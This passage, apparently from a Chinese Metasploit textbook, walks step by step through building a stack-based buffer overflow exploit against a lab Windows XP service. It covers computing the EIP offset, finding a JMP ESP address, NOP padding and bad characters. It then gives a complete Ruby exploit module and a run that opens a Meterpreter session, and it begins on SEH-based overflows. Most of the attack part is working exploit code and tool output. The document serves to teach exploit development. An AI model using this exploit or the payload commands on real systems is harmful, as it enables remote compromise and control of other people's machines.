| 坏字符（bad character） | 坏字符指的是那些可能导致攻击载荷终止的字符。假设一个ShellCode中存在null字节（0x00），那么它在网络传输的过程中就可能导致缓冲过早结束，从而出现意想不到的结果。应尽量避免坏字符 |

下图分步骤解释了渗透过程。




对照上图，必须完成以下步骤。

(1) 使用用户输入填充EIP寄存器起始地址之前的缓冲区和EBP寄存器。

(2) 使用JMP ESP的地址来改写EIP。

(3) 在攻击载荷之前提供一些填充数据。

(4) 删除攻击载荷本身的坏字节。

后面的内容将详细地介绍这些步骤。

## 3.2.3　计算偏移量

正如上一节所介绍的，开发渗透模块的第一个步骤就是找出偏移量。在这个过程中将使用Metasploit的两款工具，分别是pattern_create和pattern_offset。

### 1. 使用pattern_create工具

在上一节中，我们通过输入大量的字符A导致了目标程序的崩溃。不过现在既然在研究如何构建一个可以工作的渗透模块，那么就必须找出导致程序崩溃的具体字符数量。Metasploit内置的pattern_create工具可以完成这一工作——它产生了可以代替字符A进行填充的字符序列，基于这个序列就可以改写EIP寄存器中的值。通过使用对应的工具pattern_offset可以找出准确的字节数量。下图给出了具体的操作。


```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6
Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3
Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0
Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7
Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4
An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1
Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8
As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5
Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2
Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9
Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6
Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3
Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
```

使用/tools/exploit/目录下面的pattern_create.rb脚本生成一个1000字节的字符序列，结果如上图所示。这个输出的序列可以当作参数输入到有漏洞的应用程序中，如下图所示。

```
Telnet 192.168.10.104

> Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5
Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af
2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8A
h9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5
Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An
2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8A
p9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5
As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av
2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8A
x9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5
Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd
2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8B
f9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
```

从目标服务所在的终端上可以看到偏移量，下面给出了该程序的截图。



我们发现了是72413372覆盖了EIP寄存器的地址。

### 2. 使用pattern_offset工具


在上一节中，我们已经得知用来改写EIP内容的地址为72413372。接下来，使用pattern_offset工具来计算改写EIP所需的确切字节数量。这个工具需要两个参数，第一个是地址，第二个是长度——这个值是1000，也就是使用pattern_create产生的字节序列的长度。可以按照如下方法找出偏移量。

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb 72413372 1000
[*] Exact match at offset 520
```

计算出的结果为520。因此，在520字节后面的4字节就会填写到EIP寄存器中。

## 3.2.4 查找 JMP ESP 地址

再来回顾一下渗透过程的图示。





现在已经成功完成了上图中的第一步，下面来查找JMP ESP的地址。我们之所以需要这个JMP ESP指令的地址，是因为我们通过ESP寄存器来载入攻击载荷，而不是在填充满缓冲区之后简单地找到攻击载荷。因此，需要从一个外部的DLL文件得到JMP ESP指令的地址，这个DLL文件将会使程序跳转到ESP中的地址，而这正是攻击载荷的起始地址。

为了找到这个跳转地址，需要一个调试器，这样才能知道这个有漏洞的应用程序载入了哪些DLL文件。我认为immunity调试器是最好的选择，它提供了各种用于编写渗透模块的插件。


### 1. 使用immunity调试器查找可执行模块

immunity调试器是一种应用程序，它可以帮助我们观察一个程序在运行时的各种行为。这将有助于查找系统的漏洞、观察寄存器的值以及对程序实现逆向工程，等等。在immunity调度器中分析要渗透的应用程序，不仅能帮助我们了解各种寄存器中的值，也能提供目标程序的各种相关信息，例如当程序崩溃时的表现以及可执行模块链接生成的可执行文件。

单击immunity调试器菜单栏中的FILE选项，然后在弹出的下拉菜单中选择Open，这样就可以载入你想要调试的可执行文件。另外也可以通过单击菜单栏上的FILE选项，然后在下拉菜单中选择Attach选项，将一个程序的进程附加到immunity调试器中。接下来查看一下如何对一个进程实现附加操作。选择了FILE|Attach后，就可以看到目标系统中运行的全部进程列表。你需要做的只是选择合适的进程。不过，这里需要特别强调一点：当一个进程附加到了immunity调试器上之后，默认情况下，它会处于暂停状态。因此，需要按下Play按钮来将进程从暂停状态转换到运行状态。来看一下如何将一个进程附加到immunity调试器。




按下Attach按钮之后，首先单击View，然后再选择Executable Modules，这样就可以看到当前这个有漏洞的应用程序都载入了哪些DLL文件。下面列出了这个程序所使用的DLL文件。




现在已经取得了DLL文件列表，接下来需要在它们中找到JMP ESP的地址。

### 2. `msfbinscan`的使用

在前一节中，我们已经找到了和有漏洞应用程序相关联的DLL模块。现在有两种方案，一是使用immunity调试器查找JMP ESP指令的地址，这是一个漫长又耗时的过程；或者使用`msfbinscan`在一个DLL文件中查找JMP ESP指令的地址——这个过程快很多，而且也省去了大量的手动操作。

在命令行运行`msfbinscan`的帮助命令，可以得到下面的输出。

```
root@kali:/usr/share/metasploit-framework# msfbinscan -h
Usage: /usr/bin/msfbinscan [mode] <options> [targets]

Modes:
    -j, --jump [regA,regB,regC]      Search for jump equivalent instructions
    [PE|ELF|MACHO]
    -p, --poppopret                  Search for pop+pop+ret combinations
    [PE|ELF|MACHO]
    -r, --regex [regex]              Search for regex match
    [PE|ELF|MACHO]
    -a, --analyze-address [address]  Display the code at the specified address
    [PE|ELF]
    -b, --analyze-offset [offset]    Display the code at the specified offset
    [PE|ELF]
    -f, --fingerprint                Attempt to identify the packer/compiler
    [PE]
    -i, --info                       Display detailed information about the imag
e   [PE]
    -R, --ripper [directory]         Rip all module resources to disk
    [PE]
        --context-map [directory]    Generate context-map files
    [PE]

Options:
    -A, --after [bytes]              Number of bytes to show after match (-a/-b)
    [PE|ELF|MACHO]
    -B, --before [bytes]             Number of bytes to show before match (-a/-b
)   [PE|ELF|MACHO]
    -I, --image-base [address]       Specify an alternate ImageBase
    [PE|ELF|MACHO]
    -D, --disasm                     Disassemble the bytes at this address
    [PE|ELF]
    -F, --filter-addresses [regex]   Filter addresses based on a regular express
ion [PE]
    -h, --help                       Show this message
```


你可以利用msfbinscan完成各种任务，例如为基于SEH的栈溢出查找POP-POP-RET指令的地址，或者显示指定地址的代码。现在只需要查找JMP ESP指令的地址，这可以通过在参数-j的后面添加寄存器名字来实现，这里寄存器的值为ESP。下面在ws2_32.dll文件中进行查找，以找到JMP ESP的地址。

```
root@kali:~# msfbinscan -j esp /root/Desktop/ws2_32.dll
[/root/Desktop/ws2_32.dll]
0x71ab9372 push esp; ret
root@kali:~# 
```

这个命令返回的结果是0x71ab9372，这是在ws2_32.dll文件中JMP ESP指令的地址。然后只需用这个地址来重写EIP寄存器中的内容，攻击载荷就可以成功找到并执行ShellCode。

### 3.2.5　填充空间

现在来回顾一下这个渗透图，了解当前所进行的步骤。






现在已经成功完成了第二个步骤。不过这里必须指出一点，ShellCode有时可能不在ESP所指向的内存地址。在这种情况下，往往在EIP和ESP之间会隔着一段区域，而我们需要使用随机数据或者NOP来填充这个区域。

假设我们将ABCDEF发送到ESP。当使用immunity调试器对其进行分析时，得到的内容只有DEF。在这个示例中，我们丢失了3个字符。因此，我们将使用3个NOP或者其他随机数据来填充攻击载荷。

现在来看看在有漏洞的应用程序中进行数据填充是不是必需的。

```
root@kali:~# perl -e 'print "A" x 520 . "\x72\x93\xab\x71". "ABCDEF"' >
 jnx.txt
root@kali:~# telnet 192.168.10.104 200 < jnx.txt
Trying 192.168.10.104...
Connected to 192.168.10.104.
Escape character is '^]'.

> Connection closed by foreign host.
```

在上图中，我们基于缓冲区的大小创建了数据。我们事前已经知道偏移量是520，因此在520后面以小端模式给出JMP ESP指令的地址，再然后给出一串随机的字符，即“ABCDEF”。在发送生成的随机字符之后，使用immunity调试器对ESP寄存器中的内容进行分析，结果如下。

```
Registers (FPU)                              <
EAX FFFFFFFF
ECX 00002737
EDX 00000008
EBX 00000000
ESP 0022FD71 ASCII "BCDEF"
EBP 41414142
ESI 01D19B1A
EDI 3D02C758

EIP 0022FD76
```

可以看到，这个随机的字符串“ABCDEF”中的字符A已经丢失。因此，只需要填充一个字节就可以实现对齐操作。使用少量额外的NOP来填充ShellCode前面的空间是避免问题产生的最佳实践。

**NOP的实用性**

NOP和NOP-sled指的是不进行任何操作的指令。它的任务仅仅是使程序在没有完成任何操作的状态下执行到下一个内存地址。使用NOP可以达到内存中ShellCode的存放地址。因此可以在ShellCode前添加大量的NOP，这样就消除了内存地址的不确定性。这些指令不进行任何操作，仅仅是顺序地执行到下一个地址。空指令使用16进制的表示形式，就是`\x90`。

### 3.2.6　确定坏字符

有时即便所有渗透工作都已正确完成，却不能成功渗透到目标系统中。或者渗透工作完成了，但是攻击载荷却没有执行。当渗透模块中提供的数据被目标系统进行了截断或者不当解析时，就会出现以上现象。这将导致整个渗透模块不能工作，我们也将无法获得控制系统的shell或者Meterpreter。在这种情况下，需要找到那些导致不能运行的坏字符。处理这种情况的最好办法就是找到匹配的渗透模块，将坏字符从渗透模块中移除。

需要在渗透模块的`Payload`段中定义这些坏字符，看看下面这个例子。

```
'Payload'         =>
      {
        'Space'    => 800,
        'BadChars' => "\x00\x20\x0a\x0d",
        'StackAdjustment' => -3500,
      },
```

这段代码位于/exploit/windows/ftp目录下的freeftpd_user.rb文件中。

> TIP　有关确定坏字符的更多信息，请访问：http://resources.infosecinstitute.com/stack-based-buffer-overflow-in-win-32-platform-part-6-dealing-with-characters-jmp-instruction/。

### 3.2.7　确定空间限制

攻击载荷中的变量空间确定了用于载入ShellCode的空间大小。我们需要为载入的攻击载荷中的ShellCode安排足够的空间。如果攻击载荷很大，但是分配的空间却小于ShellCode，它将无法执行。另外，当编写自定义模块时，ShellCode越小越好。我们可能会遇到这样一种情况，一个可用的ShellCode需要至少800字节，但是可用空间只有200字节。这种情况下，可以先在缓冲区中载入第一个较小的ShellCode，然后再下载和执行第二个较大的ShellCode，这样就可以完成整个渗透过程。

> TIP　从以下网址可获得各种攻击载荷模块中较小的ShellCode：http://www.shell-storm.org/shellcode/。

### 3.2.8　编写 Metasploit 的渗透模块

来回顾一下开发过程图，并检查是否已经完成了模块。




到现在为止，我们已经掌握了开发Metasploit模块所需的所有内容。因为在Metasploit中，攻击载荷是自动生成的，而且也可以动态地进行修改。好了，现在就开始吧：

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  Rank = NormalRanking

  include Msf::Exploit::Remote::Tcp

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'Stack Based Buffer Overflow Example',
      'Description' => %q{
         Stack Based Overflow Example Application Exploitation Module
      },
      'Platform' => 'win',
      'Author' =>
        [
          'Nipun Jaswal'
        ],
      'Payload' =>
      {
      'space' => 1000,
      'BadChars' => "\x00\xff",
      },
      'Targets' =>
       [
                   ['Windows XP SP2',{ 'Ret' => 0x71AB9372, 'Offset' =>
520}]
       ],
      'DisclosureDate' => 'Apr 19 2016'
    ))
    register_options(
    [
         Opt::RPORT(200)
    ],self.class)
  end
```

在开始运行这段代码之前，先来看看这段代码中使用的库文件。

| 引入语句 | 路　径 | 用　途 |
|---|---|---|
| Msf::Exploit::Remote::Tcp | /lib/msf/core/exploit/tcp.rb | TCP库文件提供了基础的TCP函数，例如连接、断开、写数据等 |

我们按照和第2章完全一样的方式来构建模块。从包含必要的库路径，再从这些路径引入必需的文件开始构建模块。将模块的类型定义为Msf::Exploit::Remote，这表示一个远程渗透模块。接下来初始化构造函数，在其中定义名字、描述、作者信息等内容。然而，在这些初始化方法里有一些新的声明，下图给出了这些声明的详细信息。

| 声　明 | 值 | 用　途 |
|---|---|---|
| platform | win | 定义了渗透模块所适用的目标平台，值设为win表示该渗透模块可以应用在Windows类型的操作系统上 |
| disclosureDate | Apr 19 2016 | 披露漏洞的时间 |
| targets | Ret: 0x71AB9372 | Ret字段给出特定操作系统中JMP ESP的地址，这个地址的值在上一节中已经找到 |
| targets | Offset: 520 | 偏移量字段给出了在特定操作系统中填充EIP之前的缓冲区所需要的字节数量，在上一节中已经找到了这个值 |
| payload | Space: 1000 | 攻击载荷中的变量space定义了可以使用的最大空间。这一点十分重要，因为有时候需要在非常有限的空间中加载ShellCode |
| payload | BadChars: \x00\xff | 攻击载荷中的变量BadChars定义了在产生攻击载荷时要避免的坏字符。对坏字符的声明可以保证稳定性，而且便于删除这些容易引起应用程序崩溃或者攻击载荷失效的坏字符 |

我们在register_options字段定义了渗透模块的端口为200。下面是剩余的代码：

```
def exploit
    connect
    buf = make_nops(target['Offset'])
    buf = buf + [target['Ret']].pack('V') + make_nops(10) + payload.encoded
    sock.put(buf)
    handler
    disconnect
  end
end
```

下面来了解一些上述代码中的重要函数。

| 函　数 | 库 文 件 | 用　途 |
|---|---|---|
| make_nops | /lib/msf/core/exploit.rb | 通过传递过来的参数n的值创建相同数量的NOP |
| connect | /lib/msf/core/exploit/tcp.rb | 建立与目标的连接 |
| disconnect | /lib/msf/core/exploit/tcp.rb | 切断与目标已建立的连接 |
| handler | /lib/msf/core/exploit.rb | 将连接传递给相关的攻击载荷handler，以检查渗透模块是否成功执行、连接是否建立 |

在上一节中我们已经了解到，函数run是作为辅助模块的默认函数被使用的。不过对于渗透模块来说，exploit才是默认的主函数。

首先使用connect函数连接目标，然后使用make_nops函数生成520个NOP（520这个数值由初始化部分target声明中的Offset字段决定）。将这520个NOP保存到buf变量中。在接下来的一条指令中，将JMP ESP的地址保存到buf（这个地址的值由初始化部分target声明中Ret字段决定）中。使用pack('V')就可以将这个地址转换为小端模式。紧接着向Ret地址中添加少量NOP作为ShellCode的填充。使用Metasploit的优势之一就是可以动态地切换攻击载荷，使用payload.encoded可以将选中的攻击载荷添加到buf变量中。



接下来，使用sock.put函数将buf的值发送到已连接的目标上。然后运行handler方法检查目标是否已经被成功渗透，以及是否成功建立了一个连接。最后，使用disconnect断开和目标的连接。下面来看看是否成功地渗透了这个服务。

```
msf > use exploit/windows/masteringmetasploit/example200-1
msf exploit(example200-1) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(example200-1) > show options

Module options (exploit/windows/masteringmetasploit/example200-1):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.10.104   yes       The target address
   RPORT  200              yes       The target port


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST     192.168.10.104   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Windows XP SP2


msf exploit(example200-1) > exploit
```

我们设定好了所需的选项，并将攻击载荷设置为windows/meterpreter/bind_tcp——这个攻击载荷表示和目标直接连接。接下来看看当输入exploit命令之后发生了什么。

```
msf exploit(example200-1) > exploit


[*] Started bind handler
[*] Sending stage (957487 bytes) to 192.168.10.104
[*] Meterpreter session 1 opened (192.168.10.118:36771 -> 192.168.10.104:4444) at 2016-04-14 09:28:1
4 -0400

meterpreter > 
```

好了，我们轻松地获得了目标计算机上的Meterpreter权限。现在我们已经成功地完成了第一个渗透模块，接下来去学习一个更为高级的渗透模块开发示例。

## 3.3　使用 Metasploit 实现基于 SEH 的缓冲区溢出

异常处理程序（exception handler）是用来捕获在程序执行期间生成的异常和错误的代码模块，这种机制可以保证程序继续执行而不崩溃。Windows操作系统中也有默认的异常处理程序，在一个应用程序崩溃的时候，我们一般会看到系统弹出一个“XYZ程序遇到错误，需要关闭”的窗口。当程序产生了异常之后，就会从栈中加载catch代码的地址并调用catch代码。因此，如果以某种方式设法覆盖了栈中异常处理程序的catch代码地址，我们就能够控制这个应用程序。接着来看一个使用了异常处理程序的应用程序在栈中是如何安排其内容的。




由上图可知，栈中包含了catch块的地址。还可知，只要向程序提供足够多的数据，就可改写栈中catch块的地址。因此，可以使用Metasploit中的`pattern_create`和`pattern_offset`两个工具来找到这个用于改写catch块地址的偏移量。下面给出了一个示例。

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pa
ttern_create.rb 4000 > 4000.txt
```

我们创建了一个4000个字符的字符序列，并使用TELNET命令将它们发送到目标，然后在immunity调试器中查看这个应用程序的栈。


```
01A3FFBC  45306E45 En0E
01A3FFC0  6E45316E n1En
01A3FFC4  336E4532 2En3 Pointer to next SEH record
01A3FFC8  45346E45 En4E SE handler
01A3FFCC  6E45356E n5En
01A3FFD0  376E4536 6En7
```



可以看到，这个应用程序的栈中SE handler的地址已经被改写为45346E45。接着使用pattern_offset查找精确的偏移量，过程如下图所示。

```
root@kali:/usr/share/metasploit-framework/tools# ./pattern_offset.rb 45346E45 10
000
[*] Exact match at offset 3522
```

精确的匹配值为3522。不过这里必须要指出一点，根据SEH框架的结构，可以看到如下图所示的部分：



根据上图，一个SEH记录中的前4个字节是它后面的SEH异常处理程序的地址，后4个字节是catch块的地址。一个应用程序可能有多个异常处理程序，因此一个SEH记录将前4个字节用来保存下一条SEH记录的地址。下面来看看如何能更好地利用SEH记录。

